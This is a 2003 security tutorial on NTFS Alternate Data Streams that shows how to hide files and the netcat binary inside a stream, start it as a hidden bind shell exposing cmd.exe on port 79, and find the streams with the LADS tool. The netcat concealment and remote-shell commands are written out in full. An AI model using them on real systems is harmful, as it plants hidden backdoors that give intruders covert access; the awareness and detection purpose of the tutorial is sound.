

Hiding netcat with ADS tutorial
by Philippe Bogaerts, alias xxradar.
<http://www.radarhack.com>
<mailto:xxradar@radarhack.com>.
Ver 1.0 25-08-2003

1. Introduction

This tutorial is about a very interesting, but fairly unknown feature in Windows NT, 2000 and XP versions. It's about ADS, Alternate Data Streams. Let me clearly say, that all info was found on the Internet, and credit goes to the initial authors and to the persons who brought it to my attention. Why this tutorial, first of all because it fascinated me and two, I need a document about this topic for semi-professional use. I took the basic info from the Internet, and added some tricks with netcat to it, to demonstrate the danger of it, if misused. More information and more technical background can be found [here](#).

All demos are done in a lab environment, do not try this on a production machine. This tutorial is with 'awareness' in mind, not 'destruction'.

2. What is ADS about?

ADS or NTFS alternate data streams are a NTFS feature, which allows information to be 'stored' or 'associated' with a file. An example will make it clearer. All examples are demonstrated on a W2k sp4 professional system.

3. Creating an ADS

```
C:\tutorial>echo "This is demol in file1.txt" >file1.txt
```

```
C:\tutorial>type file1.txt
"This is demol in file1.txt"
```

```
C:\tutorial>dir
Volume in drive C has no label.
Volume Serial Number is 787A-831E
```

```
Directory of C:\tutorial
```

```
08/25/2003 10:14a <DIR> .
08/25/2003 10:14a <DIR> ..
08/25/2003 10:14a          32 file1.txt
                1 File(s)          32 bytes
                2 Dir(s)  5,956,550,656 bytes free
```

```
C:\tutorial>
```

Up to know no strange things happened, but let's try the following.


```
C:\tutorial>echo "This is demo2 in file1.txt:hidden.txt"  
>file1.txt:hidden.txt
```

```
C:\tutorial>dir  
Volume in drive C has no label.  
Volume Serial Number is 787A-831E
```

Directory of C:\tutorial


```
08/25/2003  10:14a    <DIR>          .  
08/25/2003  10:14a    <DIR>          ..  
08/25/2003  10:16a                32 file1.txt  
                1 File(s)        32 bytes  
                2 Dir(s)   5,956,841,472 bytes free
```

```
C:\tutorial>notepad file1.txt:hidden.txt
```



Just to be sure,

```
C:\tutorial>notepad file1.txt
```



Note that in the DIR listing, nothing is shown regarding the hidden.txt file, nor the size of that file is changed. So the following may be of interest if you want to hide something ☐

```
C:\tutorial>echo "This is a very long file in a 0 bytes long file in  
file2.txt:hidden.txt" >file2.txt:hidden.txt
```

```
C:\tutorial>dir
Volume in drive C has no label.
Volume Serial Number is 787A-831E

Directory of C:\tutorial

08/25/2003  10:22a      <DIR>          .
08/25/2003  10:22a      <DIR>          ..
08/25/2003  10:16a                32 file1.txt
08/25/2003  10:22a                0 file2.txt
                2 File(s)          32 bytes
                2 Dir(s)    5,957,079,040 bytes free
```

```
C:\tutorial>
```

4. Hiding and running applications

Let's bring a famous tool, NETCAT into the picture. Since netcat is a very versatile tool, that may look suspicious on a production machine, let's hide it.

```
C:\tutorial>type nc.exe >file3.txt:nc.exe
```

```
C:\tutorial>dir
Volume in drive C has no label.
Volume Serial Number is 787A-831E

Directory of C:\tutorial

08/25/2003  10:26a      <DIR>          .
08/25/2003  10:26a      <DIR>          ..
08/25/2003  10:16a                32 file1.txt
08/25/2003  10:22a                0 file2.txt
08/25/2003  10:26a                0 file3.txt
01/03/1998  02:37p            59,392 nc.exe
                4 File(s)          59,424 bytes
                2 Dir(s)    5,957,509,120 bytes free
```

```
C:\tutorial>
```

We can delete netcat afterwards, we do not need it anymore.

```
C:\tutorial>dir
Volume in drive C has no label.
Volume Serial Number is 787A-831E

Directory of C:\tutorial

08/25/2003  10:28a      <DIR>          .
08/25/2003  10:28a      <DIR>          ..
08/25/2003  10:16a                32 file1.txt
08/25/2003  10:22a                0 file2.txt
08/25/2003  10:26a                0 file3.txt
                3 File(s)          32 bytes
                2 Dir(s)    5,957,509,120 bytes free
```

```
C:\tutorial>
```

How to start netcat after it has been hidden?

```
C:\tutorial>start .\file3.txt:nc.exe -l -p 79 -e cmd.exe
```

We can connect by doing a telnet to the machine running netcat, which has bound the cmd.exe to port 79



```
CMD - telnet 192.168.10.33 79
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.


C:\tutorial>dir
Volume in drive C has no label.
Volume Serial Number is 787A-831E

Directory of C:\tutorial

08/25/2003  10:38a        <DIR>          .
08/25/2003  10:38a        <DIR>          ..
08/25/2003  10:16a             32 file1.txt
08/25/2003  10:22a              0 file2.txt
08/25/2003  10:26a              0 file3.txt
08/25/2003  10:38a              0 output.txt
              4 File(s)          32 bytes
              2 Dir(s)  5,958,926,336 bytes free


C:\tutorial>
```

Just to be sure, if the netcat is hidden...
Task manger is showing the process running, but not all versions do that. It depends on the service packs and OS versions installed.



5. Detecting an ADS.

There are NO build-in tools to detect this kind of hidden files (that I'm aware of). A tool that you can use is a freeware tool, called [LADS](#), which will scan your drives. It takes about 12 minutes to scan about 5 gigabyte of data on a PIII 1000 with 512Mb of RAM.



```
C:\tutorial>lads
LADS - Freeware version 3.21
(C) Copyright 1998-2003 Frank Heyne Software (http://www.heysoft.de)
This program lists files with alternate data streams (ADS)
Use LADS on your own risk!

Scanning directory C:\tutorial\

-----
size  ADS in file
-----
   43  C:\tutorial\file1.txt:hidden.txt
   79  C:\tutorial\file2.txt:hidden.txt
59392  C:\tutorial\file3.txt:nc.exe

59514 bytes in 3 ADS listed

C:\tutorial>
```

6. Conclusion

This method of hiding files or executables is relative easy and hard to detect. This could be a good and effective way of hiding Trojans on a machine.